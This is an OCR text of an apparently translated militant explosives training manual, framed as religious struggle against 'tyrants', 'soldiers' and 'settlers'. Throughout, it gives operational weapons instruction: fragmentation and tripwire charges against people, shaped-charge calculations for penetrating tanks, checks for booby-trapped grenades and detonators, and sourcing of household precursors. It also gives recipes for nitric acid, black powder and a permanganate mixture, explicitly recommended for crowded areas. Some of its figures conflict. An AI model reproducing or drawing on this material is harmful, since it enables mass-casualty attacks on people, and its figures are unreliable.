
1. The package has to be above ground where it should be at the half height of the target, parallel to the ground and directed toward the target precisely.

2. In case of the rocks and walls presence, the package has to be placed where the wall or rock is placed behind the package and sticking to it in order to release all the shockwave towards the target as shown in **figure 7**.

3. The detonator (flash or bulb in the white snow case) has to be placed from behind where it will in the middle and perpendicular to the target as shown in **figure 6**.



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
Observation: when the package is curved, it is not a condition to be cylindrical. For example, we can use the parallel rectangular like the wood box, or Mazola oil gallon (5KG) where a suitable container is selected for the package, and the length of the target is considered (the length of the soldiers or the settlers line). This package is called a televised package because it looks like a TV unit. The following factors have to be considered:

1. The material thickness has to be 6 times the fragments' thickness.
2. The best fragment against personnel are 5-6mm balls or screw nuts.
3. The length of the package has to be double the height.
4. The package front should be directed towards the target in a semi circle shape. Look at **figure 8.**

About planting mines: Classical anti personnel mines are not recommended for use, and is not advised to copy it for the following reasons:

1. Their effect is limited, and for the person stepping on the mine by foot even if other personnel are around him, they will not be harmed if they are few meters away, because the shockwave is pushed upward. Even if we put fragments, they will be an upward thrust, and will not scatter to the sides, because the side fragments will enter the sand where the mine is buried. Look at **figure (a)**. With the exception of the televised mine, as well as the spring and jump mines, and Bangalore (which is just a tube filled with explosives, and works on tension and suspending stress).
2. Buried mine does not explode unless it is pressed enough, and the area for the soldier to press on it is very small (foot place). Therefore, it is highly possible for the enemy to pass without exploding a mine. But in the side packages: there is a chance to put wires across the road where it explodes when a soldier touches the wire, and the chance of escape by the enemy is very limited. Look at **figure (B).**


3. Difficulties in digging, planting, and hiding the mine later on.
4. Side package has higher effect because of the fragments cover larger area and in all directions. It is also easy to hide and disguise.



Regarding the calculation of an explosive material used for penetration (tanks and others)
To calculate the amount, we use the following law (equation):
Calculating the ideal position of the angle of formation:

Angles used for penetration are from 45° to 65°.
Here is the law:

- Cone diameter = cone height
- Explosive material thickness = 2 cone height
- Package distance from target = cone height
- Penetrating the target = 2 cone height




Some definition of terms:
R: Cone depth (cone height)
B: Cone diameter
I: Cone base perimeter (Circumference).
D: Package distance from the intended target to penetrate.

The law is:
R = 0.447 S
B = 0.447 S
I = π B

Cone drawing angle = I ÷0.01746 ÷ R

Question:
A piece of iron has a thickness of 17 cm. Find the cone dimension, and its shape angle.
Solution:
We find the value of R, which is 17 x 0.447 = 7.599
We find the value of B, which is 17 x 0.447 = 7.599
Cone diameter = 7.599cm and cone depth = 7.599cm
To calculate the circumference shape (formation) angle of the cone, we use the following law:
Angle of cone drawing = I ÷ 0.01746 (constant number) ÷ R
I = 7.599 x (22 ÷ 7) π = 23.882
Angle of cone shaping = 23.882 ÷ 0.017464 ÷ 7.599 = 179.998 degrees, about 180^{o}.

How to make the cone: after calculating the dimension and circumference, we do the following:
We bring a piece of copper, which we intend to shape. It is preferred to have 2mm of thickness.
We draw a straight-line 180^{o}. (The calculated angle)
We put a dot in the middle of the line. We open the compass to distance of cone depth that is 7.599.
We place the head of a compass in the middle of the straight line, and draw a semi circle as shown in figure (N).
We cut the shape and fold the piece in a cone shape, and we get the resulted cone in a 7.599 diameter, and 7.599 depth.




Observation:
If the package is away from the intended surface needed to penetrate, the power of penetration is reduced, and we double the amount.
Example: the package that penetrates 17cm at a distance of 17cm will penetrate 8.5cm from32cm distance, and penetrates 4.25cm form 49cm distance, and so on. If we wish to place a package to penetrate the bottom of a tank, where we can place the package in the bottom of the tank, and pointed upward. The package will be 70cm away from the intended surface to penetrate, the tank height is 60cm, and the dust thickness above the package for hiding concealment is 10cm. Here we have to design a package capable of penetrating 20cm thickness of metal. The package here penetrates 20 cm metal from 20 cm distance and penetrates 10cm from 40cm distance

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and penetrates 5cm from 80cm which is suitable. For precaution, we use the package dimensions capable for 30cm distance in metal.

To calculate the cone dimensions and the shape angle, we follow the previous law:

Solution:



Cone diameter = 20 x 0.477 = 13.41cm
Cone depth = 20 x 0.447 = 13.41cm
Cone shape angle = 180 degrees
Need 5 kg of C4 explosives.

Cone thickness = 5mm to 7mm of copper metal.

Observation: when considering the inclination of explosive material, the shape and height of the cone are calculated as shown in the figure.

We are in need for accuracy in placing the package, and directing it towards the target where it should be perpendicular to the target intended to penetrate. The best place is to put it in the tank bottom where it will be directed upward as shown in figure (a). It has to be in the middle of the tank between the two chains, and underneath the tank tower, or slightly to the back, because the tank front has no personnel and has only the engine. To choose the right position to place it, the following have to be taken into accounts:

1. Compulsory passage for the tank or parking place where the package is planted in the routine parking space. The package will be detonated when the tank stops.
2. Speed has to be minimum.
3. The passage is narrow where the tank has to drive over it, and the package is placed in the middle as we indicated. The chain doesn't drive over the package.

Observation: The package circle has to be by a trap, or a remote control.

Testing Bombs

From the safety considerations

When receiving bombs from specious resources, they might be booby-trapped, and there are three possibilities of booby traps:

A. Near the (?) where the blast when installing the igniter.
B. Or when pulling the safety pin.
C. Or when releasing the lever to throw it.


To test the first case, the next steps have to follow:

1. When receiving grenades (bombs) separated from the ignitions, we must measure the depth and diameter of the hole specified for placing the detonator in it, and to make sure it is suitable for the detonator length and thickness, and enters easily (detonator). It could be placed in the bottom a track or screw that work to contain the detonator, and consequently when installing it in its place, it starts friction with the wall in case the diameter is narrow or could compress in case a nail is placed underneath it, and cause a detonator blast during installation. We can benefit from any stick, pen, or pencil if it has the same thickness of detonator. The pen is inserted into the bomb hole and measures the depth, and then compares it with detonator's length.
2. When placing the detonator, the enfold has to be in the detonator where the bombs body is stable because the detonator is light and consequently feel any jam occurs during the enfolding. But if the bomb body does the enfolding, we will not feel if it if there is a jam.

Testing the second case of booby trapping:

Bomb igniter is tested alone without the bomb, so we don't lose if it is booby-trap:

1. First way, this is by pressing the lever. If you feel a resistance in the lever by pressing on it, this means it is safe. If you feel no resistance, this means the pin or trigger, which will hit the capsule, do not hold it. Booby trapping depends on seating the lever from pin or trigger, which will hit the capsule where the safety pin is holding the trigger or the pin. When it is pulled, it will be released, and the bomb will blast (trigger or pin in the normal position are pressed by a spring, fastened to the lever, and the lever is held by a safety pin).
2. We secure the bomb lever with the igniter body by using an adhesive, and fasten the igniter to a tree branch or anything to hold it on with the condition of not being able to explode or ignite.



3. We tie up a strong thread with the ring connected with the nail (pin).
4. We soften the passage of safety pin to ease its pulling.
5. We stay away from the igniter and pull the safety pin from behind a cover.
6. After getting the assurance that the igniter is not a booby trapped, we repeat placing the safety pin in its place, and fasten it as it was before and disassemble the igniter. In the third case where the booby traps is through the pull out the slow cord where the grenade explodes immediately after throwing it in the air, which kills the thrower. In this case, we have to make sure of the slow cord presence. We know if it is booby trapped or not through as follows:
   i. Test the detonator and notice if it has been changed, or looks different from the well-known detonator.
   ii. Disassemble the detonator and check the slow cord. This needs a good experience, and it is recommended to be done by an expert only.
   iii. in case of multiple grenades (bombs), one has to be tested by the igniter without the bomb by placing it in one place, leaving the lever free of movement, and adjusting the safety pin, tying it with thread, standing away from it, and pulling the safety pin by using the thread from behind a cover. When pulling that, the lever will be released on its own. If the igniter explodes immediately, this means it is booby trapped, but if 3.5-6 seconds pass, this means it is acceptable.

Technical Aspect:

When receiving the bomb, we must be assured of the kind of bomb. Is it blasting bomb or chemical one (burn, gas, or smoke)? Also, make sure if it is defensive / offensive kind and the validity of them by doing the following:

1. If the bomb has ignition, it has to be dismantled, and make sure of the detonator presence and explosive are inside it.
2. It needs to be assured that ignitions fit and fastened inside the bombs in case of not receiving the ignitions separately.
3. We have to pay attention to the detonator and not to see white spots if made of aluminum or green spots if made from copper, or to see traces of banging or damage.
4. If the bomb cover is made from a thick polygon metal, it is a defensive bomb, and there are some bombs where the cover is plastic. If the bombs were defensive, the plastic cover is a polygon too and contains balls inside it similar to fragments. But when the cover is a thin metal of soft plastic, the bomb is offensive.
5. We have to be careful for the time delay of bomb (grenade), which is usually from 3.5 to 6 seconds.
6. Be cautious about the impact grenades that have no delaying time.

Testing the Cords (primer, prima cord)

We need to check the cord to assure its kind (burn cord or explosive cord), and to make sure it is in good condition and has not been used, and to make sure of its speed. Is it slow or fast in case of burn cord? This could be done through the following:

1. When trying to ignite the explosive cord, the cover will melt down and the cord does not ignite.
2. Seeing the internal material of the cord. Blasting cord has a white internal material, and it is semi sensitive explosive material in a powder shape. When emptied from the cord burned, it will burn and give a flame similar to gas, and without a smoke.
3. Ignited cord is made from powder of black color to little gray.
4. When igniting the cord and its content, it will burn like back powder and gives smoke.

How to test a slow cord:

1. Cut 20cm of the cord and toss it away because you can't depend on it for testing, because it had been exposed to moisture, and the first thing got moisturize in the cord is the ends.
2. Cut 15cm of the same cord from the other end and burn it.
3. Calculate the time needed for the burn reaching the end of cord.
4. If it is slow cord, it will need about 15 seconds. May be little more or less.

Observation:

1. If the cord burned quickly through one second, this means it is quick, and not good for military use (use only for tricks and booby traps)
2. In case the cord is burned very slowly, does not burn, quenched after burning, or has interruption in flammable; this means it has been exposed to moisture.
3. The cord has to be clean of sharp bending or banging (which cause the partition of black powder)

Testing Detonators:
Testing from booby trapping:

This could be done when detonators are received from suspicious places, and the detonator wires terminals are separated from each other. To avoid any damage, we must do as follows:

1. Don't connect the wires' terminals when you are nearby.
2. Place the detonator in a suitable place away from the other detonators, explosives, or any combustible materials.
3. Hide behind a shield and then connect the detonator terminals.
4. If it does not blast, connect the terminals together, and wrap them with an insulated tape.

Observation: in case the place is very sensitive and you don't want to hear the sound of the detonator in case it was booby-trapped and exploded, you must bring 20 letters empty tank, fill it up with sand and bury the detonator in the middle where the detonator butt is downward.

You can spray some water at the sand to work on absorbing the sound. In this case the sound is very low if the detonator explodes.

Testing detonator from the technical aspect:

1. Check the detonator body, and must be clear of symptoms of moister or damage, has any white spots in the aluminum detonators, or green spots in copper detonators.
2. Assure the detonator is not exposed to bangs or impacts.
3. In electrical detonators, make sure the tungsten wire works by testing it using the Ohm measuring device.
4. Assure the detonator timing.

About testing the explosives:

First: TNT:

- The whiter color in TNT, the newer and purer it is.
- The more brown color in TNT, the older it is and less pure.
- When the TNT mold is sticking together, it reflects its newness and good quality.
- If the TNT mold does easily brittle and breaks, this means it is old and exposed to humidity (moisture).

Regarding the TNT, we take a small piece and burn it. It will give black smoke when burned, and it will melt like plastic and after a complete burn, it will leave a trace similar to the tar.

Second: C4

- If the material of C4 is soft and easy to form similar to gum, it will be good.
- If it is somehow hard and brittle when forming, it is older and has worse quality.
- C4 comes wrapped in green military plastic. The one covered in clear plastic is an imitation, but it is not bad.

Regarding C4; when burned, it will burn and gives pure flame similar to the gas, and you don't see the smoke coming out of it, even in the complete flammability, and does not leave anything after the burning.

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Complete Training Session in Explosive in God's Willing

In the name of Allah, the Most Gracious, Most Merciful and prayers to his honest prophet who was sent for people's mercy (Prophet Mohamed and his pure followers, and who followed their track till the hereafter). (TC: Typical Islamic Greetings)
I start with you this simple session in explosives wishing from God to give you the benefit, and make every Moslem an obstacle in front of the tyrants. We will start by defining explosives, kinds, power, and divisions. Then we will talk about their speed and names of used materials, and wishing from the almighty God the success.

First: Introduction to Explosives

- History did not mention when was the first squib was used, and may be was the popular Greek fires that appeared in Greece in the year 673 Gregorian. It looked like the squibs of fire works, and in the year 1300 AD appeared mixed with charcoal, sulfate, and gunpowder (Potassium Nitrate). This mixture (blend) until many years was the only explosive material, which is known by black gunpowder.
- Europe knew the black gunpowder in 1313 AD, and a thrust (propellant) material for shells was introduced by a German priest. But most likely, the Arabs were the early people who knew and used it in their wars a half century before that. It was mentioned by Ibn Khaldoon (TC: Arabic scientist and scholar in the past) that one Arabic king used it in 1273 AD war.
- Explosives have developed as an energy material to be used for destruction purposes in the second half of 19th century where the Swedish scientist Alfred Nobel was able to make Nitro Glycerin's compound.
- Scientists after that developed the Nitro Glycerin and added it to other materials. They made several compounds completely pure of nitro glycerin. Explosive are used nowadays by all shapes in wars. Some of them are used safely for civilian purposes.

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Second: Defining Explosives

They are unstapled chemical compounds that have capabilities of transfer by an outside factor like (impact, heat, flame) into a large amount of gases that have high pressure, and accompanied normally by high temperature, light, flame, and sound.
In order to illustrate the several uses of explosives, we must know their characteristics in term of affected power resulted from it. Explosives are divided into two parts in term of velocity of transformation:

A. Slow Explosives

It is kind of explosives that is transferred during the flammability gradually, and relatively slowly which will give the produced gases a regular pressure that has an increasing thrust speed, and does not explode. Otherwise it loses its major function. It is used to fill up ammunition shells like black gunpowder and Cordite.

Specifications:
1. It can be transferred into gases accompanied by a aloud sound, light, and flame.
2. Burning velocity from zero – 400 meter/sec.
3. It is purpose is to give a thrust power.
4. It is possible to control the speed of transfer by controlling the surface exposed to combustion.
5. It is used in pushing the ammunition and for that reason it is called ammo materials.

C. Fast Explosives

They are explosives that transfer under the influence of an outside factor to explode quickly, and generate high-pressure gases that have huge destruction force.

Specifications:
1. It is transferred into gases very quickly and accompanied with heat, sound, light, and flame.
2. The speed of transformation into explosion is 3000 more than 8500 m/sec.
3. It is important to indicate to the fast explosive material (extremely explosives)

Explosion Speed:

It is the speed that transfers the shockwave inside the particles of the material, and ranges between 3000 to more than 8500 m/sec.

Force of Explosion:

It is the amount of produced gases from a specific sum of extremely explosive material. It is totally dependent on the produced gases volume resulted from combustion.

Severity:

It is the measurement of strength of a highly explosive material to destroy objects. If the produces gasses volume measures the power, the severity is measured by the speed of generating these gases.

Sensitivity:

It is the ability of a highly explosive material under the effects of outside factors, which causes the explosion like heat or impact.

Third: Several Usages of Explosives

Explosives are divided by use into:

1. Shelling materials: used in filling the ammunition shells and they have the thrust property like black gunpowder and cordite.
2. Initiating materials: they are sensitive materials to the outside factors, used in very small amounts with high density. They are used in manufacturing detonators, capsules, and have several kinds:
    a. Flammable initiators – they give a flame when stimulated.
    b. Combustible initiators – they give a shockwave when stimulated.
3. Highly explosive materials: used for military purposes and also used for civilian purposes to demolish buildings, construct roads, open tunnels, mines, and rupture rocks, etc.
4. Mixed materials: they are mixed to produce smoke and heat compounds. They include the heat compounds, signal, flammable, and flare (sparkle),which are used for military purposes and fire works, and in emergencies' situations (TC: SOS).

Fourth: Explosives Used for Civilian Purposes

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- We mean by that the explosives that only used are for civilian purposes, and mostly look like a powder or dough (paste) in order to fill it up in the exploding holes. Normally, their lasting speed does not exceed 5000 m/sec. But the military explosives are applicable for military and civilian purposes. Civilian explosives are used in building roads, opening tunnels, mines' business, breaking rocks, and for under water explosions, etc. The following picture illustrates a building demolished by using civilian explosives. (TC: Picture is not shown)

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Fifth: Some Explosive Materials and their Speed of Explosion

Material	Speed of Explosion m/sec
Black Gunpowder	300-400
Neptunium	2500
Ammonium Nitrate	2500-2700
Ammonium Nitrate / Fuel Oil ANFO	3000
Brialiet Barite (?)	3000
Georitt	3000
Amospix	3300
Slurex	3500-4000
Barojell (Pyrogallol) (?)	4500
Mercury Fulminate	4500
Lead Azide	4500
Amatol	4900-4600
T.N.T	6900
Tetryl	7500
Nitro Glycerin	7500-8000
C4	8000
R.D.X	8350

These are the speeds adopted internationally for the mentioned explosives.

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Sixth: Explosion Process

Cords and detonators are used to blast explosive packages, and we will explain the kinds of cords and detonators used in explosives:

A. Kinds of Cords
1. Flammable cord (safety cord) that burns in 1cm/sec and it is filled with black gunpowder.
2. Water cords and fast cords.

B. Kinds of Detonators (Explosives):
1. Impact (triggered) detonator
2. Electrical detonator – used with it electrical wires and electrical detonation battery. One kind that detonates in a moment and other kinds have more timing.

Safety distance for personnel is according to blasting operations:

Safety distances for human being in general and according to different amounts of explosives during the detonation is as follow: if the explosive amount is 15 KG, the safety distance will be 32 meters.
The safety distance for 16 to 30 kilograms will be 400 meters. But from 31 to 60 kg, the safety distance will be 500 meters considering the explosive material without fragments. We are only talking about the safety from explosive wave.

Seventh: Materials Considered as explosives

Ammonium nitrate, ammonium nitrate fertilizer, ammonium perchlorate, and ammonium picrate

Trinitro aniline, trinitro benzene chlorate, trinitro benzene (TNP), nitroglycerine and its components

Fulminates of all kinds: Acetone peroxide, hexamine peroxide, Tetryl, and potassium salts

There are many other forbidden materials by the security apparatus that serve the enemy's interest.

Eight: Needed Materials to Make Explosives

1. Grounded sugar and obtained from homes.
2. Potassium nitrate and could be obtained from the agricultural supply store, and usually this material is used as a fertilizer, and sometime is called Chili salt.
3. Agricultural yellow sulfate.
4. Ammonium nitrate.
5. Hexamine (medicinal substance for treating urinary diseases)
6. Oxygen water used for purification and hair coloring. It is available in pharmacies with a concentration of (6% to 9%), but 30% is needed which is available in hospitals.
7. Concentrated sulfuric acid "battery water". To be heated until white vapors appears to complete its concentration.
8. Nitric acid. If was not available, we can prepare it and will talk about that in details.
9. Acetone "women nail polish remover" 60% concentration.
10. Urea. It is an agricultural fertilizer, cheap, and available.
11. Glycerin "skin moisture" available in the pharmacies and used in soaps manufacturing.
12. Ethylene alcohol "alcohol" disinfectant and available in pharmacies. Need 90% concentration.
13. Silver mercury: It is available in thermometers and in dental clinics.
14. Sodium carbonate "food carbonate"
15. Aluminum powder. Powder available under the aluminum saw.
16. Phenol, from the Aspirin tablets if not available.
17. Benzene, burned oil, and solar oil.
18. Grounded charcoal "regular home charcoal from trees and not stones"
19. Sawdust.

Nine: Explosive Preparation

In the name of Allah and under his blessing we start.
Preparing the most important acids used in manufacturing many popular and classical explosives. They are sulfuric and nitric acids. We will discuss how to prepare these two acids in details.


First: Sulfuric Acid:
It is the battery's water and can be bought easily from the battery charging stores, and also available in a lower concentration.
To know its concentration, we do the following:
The density is defined by the weight / volume. Let us say that we have 100 milliliters of sulfuric acid, and we want to know the concentration. We weight 100 milliliter of it, divide it by the volume, and then get the results.
Sulfuric acid with 90% concentration
The density is 1.48 gram/centimeter
We measure according to that.
To increase the concentration, we heat it in an temperature resistance glass container to minimized its volume to about 2/3 after seeing a white vapor, and this concentrate the acid.
To dilute the acid, we add it to water and not vice versa.

Second: Nitric Acid
It is an acid that is hard to get especially in Palestine. For other countries it could be obtained from medical labs, labs' supplier, and schools' labs. It could be prepared in an easy way, but requires patience.

Preparation will be as follow:
1. We take 50 grams of potassium nitrate. It is a cheap agricultural fertilizer and can be obtained easily, and has no suspicion.
2. We bring 40 ml of sulfuric acid of 70% or more concentration, it would not hurt.
3. Two Pyrex containers "heat resistance containers", cork, and rod of glass (looks like straw).

4. An average flame source.
5. Cold water or pieces of ice.

Operation Process
We put the nitrates in the first container, add acid to it, and place the cork on it. We put the container above the fire (flame), and at the other opening of the apparatus, we put the other container “it is no problem if it a regular glass”. We put on the container a piece of ice and we notice yellowish gas evaporating from the heated apparatus. This gas is concentrated and falls as drops, which are the highly concentrated nitric acid. Look at the illustration.



The concentration of sulfuric acid is 90% when its density is 1.84 g/cm^3.

First: Black Powder
Required substances
75 grams: potassium nitrate
15 grams: yellow sulfate.
10 grams: vegetal charcoal.

1. Take 12.5 grams of yellow agricultural sulfate and place it in a plate.
2. Weight 12.5 of grounded vegetal charcoal.

3. Place 75 grams of potassium nitrate and add them to the plate that has the charcoal and sulfate.
4. Blend the mixture (blend) very well until it becomes homogenous.
5. Bring a medium fryer, put little warm water in it, and then add the mixture (blend).
6. Place the fryer on the fire (flame) until you see forming bubbles leaving the mixture (blend).
7. Leave the fryer on the fire for 5 minutes.
8. Bring a filter and put white gauze (muslin) in it.
9. Pour everything in the fryer into the filter through the white gauze (muslin).
10. The black powder will deposit on it.
11. If you notice the powder granulates stick together. Add tap water; pour it again through the filter and gauze (muslin).
12. Take the particles and place them under the sun to dry out after squeezing the cloth to get rid of the largest amount of water.
13. Keep the gunpowder away from heat sources while storing it, and know it does not need a detonator to combust it. It only needs a small blaze to ignite it with colors in the air, and will explode if placed inside a pipe or a retort where it could be sealed.

Second: Explosive Charges
Potassium Permanganate ($KMNO_4$)
Popular names: Permanganore acid, potassium salt, natural Shamilion, Oryx, Kundi crystals.
The color is blue to dark burgundy.
Shape: It looks like the head of needles or granulates like the rough food salt that has violet color, or liquid sold in pharmacies as disinfectant. It is available in veterinarian pharmacies, and used in chicken farms and animals' cleaners. The permanganate is only 5% in the fluid.

Availability: it is sold in pharmacies as animals' sanitization, or wounds cleansing. It is needed to dry the granulated substance and not the liquid one.

Permanganates Preparation Process:
1. Potassium permanganate, 60 grams.
2. Agricultural sulfate (yellow). 20 grams.
3. Aluminum powder, 20 grams.

Each substance is grinded separately and mixed very well. Small portion is taken by using a small spoon, and tested it by ignite it. If the ignition glimmers, it is what we want.

The blasting is done by an ignition by placing it in a metallic contained pot.
Observation: Keep glycerin substance away from permanganate because it will ignite after 20 seconds.
Observation: if this material is used in large quantities (more than 20kg), and we used acetone or fulminate detonators to blast it, it will give us important results but not against armored military targets like tanks. But, it is useful as explosive packages that explode in crowded areas.

Third: Potassium Chlorate $KCLO_3$
It is an extremely white substance looks like a snow, and its granulates are like the soft salt.
